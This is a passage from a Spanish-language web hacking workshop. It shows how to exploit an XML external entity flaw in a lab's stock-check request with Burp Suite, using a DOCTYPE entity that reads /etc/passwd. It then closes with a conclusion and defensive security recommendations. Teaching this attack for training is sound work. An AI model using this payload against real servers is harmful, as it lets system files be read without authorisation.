





En el burp suite vamos a proxy y activamos el intercept dando clic en **intercept is off**



Ahora que tenemos la captura encendida, le damos al botón de **Check stock**, esto enviara un post en XML hacia el servidor web




Una vez le damos clic podremos ver la solicitud POST y podremos modificar la consulta a nuestro gusto




Para explotar la vulnerabilidad haremos referencia a un archivo local del sistema agregando la línea dentro del XML como se ve en la imagen a continuación:


```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```



Ademas reemplazamos el 1 que esta en la variable de productId por esto: &xxe;



Luego le presionamos CTRL + R para llevar esta solicitud a la pestaña de Repeater, luego vamos a esta pestaña y le damos clic en Send para enviar nuestra solicitud POST modificada, con esto obtendremos el contenido del archivo /etc/passwd del servidor web



Conclusión

Al concluir este taller de Hacking Web, esperamos que te lleves no solo un conjunto ampliado de habilidades técnicas, sino también una profunda apreciación por la importancia de la seguridad en el desarrollo y mantenimiento de aplicaciones web. Hemos recorrido desde los conceptos básicos hasta técnicas avanzadas, enfatizando siempre en la ética y la responsabilidad que conlleva el conocimiento de hacking. La seguridad web es una carrera constante contra adversarios cada vez más sofisticados, y tu rol como defensor es crucial en este ecosistema. Continúa educándote, practicando y compartiendo tus conocimientos para construir un internet más seguro para todos.

Recomendaciones Generales

1. Práctica Continua y Especialización: El campo del hacking web está en constante evolución, lo que requiere una práctica y especialización continuas. Mantén tus habilidades actualizadas participando en plataformas de CTF, hackathons, y utilizando simuladores de entornos vulnerables. Considera también profundizar en áreas específicas de la seguridad web que estén en constante demanda.

2. Contribuir a la Comunidad y Aprendizaje Continuo: La fortaleza de la comunidad de seguridad cibernética viene del intercambio de conocimiento. Participa activamente en foros, proyectos de código abierto, y conferencias. La educación formal a través de certificaciones puede proporcionar una estructura de aprendizaje y validación profesional de tus habilidades.

3. Validación y Sanitización de Entradas: Implementa una validación fuerte de las entradas tanto en el cliente como en el servidor y sanea las entradas para prevenir inyecciones SQL, XSS, y otros ataques. Esto es fundamental para proteger tu aplicación de vulnerabilidades comunes.

4. Principio de Menor Privilegio y Uso de HTTPS: Limita los permisos y accesos al mínimo necesario y asegura toda comunicación mediante HTTPS. Estas prácticas básicas son esenciales para establecer una base sólida de seguridad.

5. Actualizaciones, Parches y Auditorías: Mantén tus sistemas y aplicaciones actualizadas con los últimos parches de seguridad. Realiza auditorías de seguridad y pruebas de penetración regularmente para identificar y corregir proactivamente las vulnerabilidades.

6. Educación y Conciencia de Seguridad: Fomenta una cultura de seguridad dentro de tu organización. La educación en mejores prácticas y riesgos comunes es crucial para prevenir vulnerabilidades originadas en errores humanos.

7. Implementación de WAF y Gestión de Sesiones Segura: Utiliza un WAF para filtrar solicitudes maliciosas y asegura una gestión de sesiones robusta para proteger la autenticación de usuario y la integridad de la sesión.

8. Cifrado de Datos Sensibles y Respaldo: Asegura el cifrado de datos sensibles almacenados y mantiene políticas de respaldo y recuperación robustas para mitigar el impacto de posibles incidentes de seguridad.

9. Ética Profesional: Siempre actúa con integridad y responsabilidad. El conocimiento adquirido debe utilizarse para fortalecer la seguridad, respetando siempre la legalidad y la ética profesional.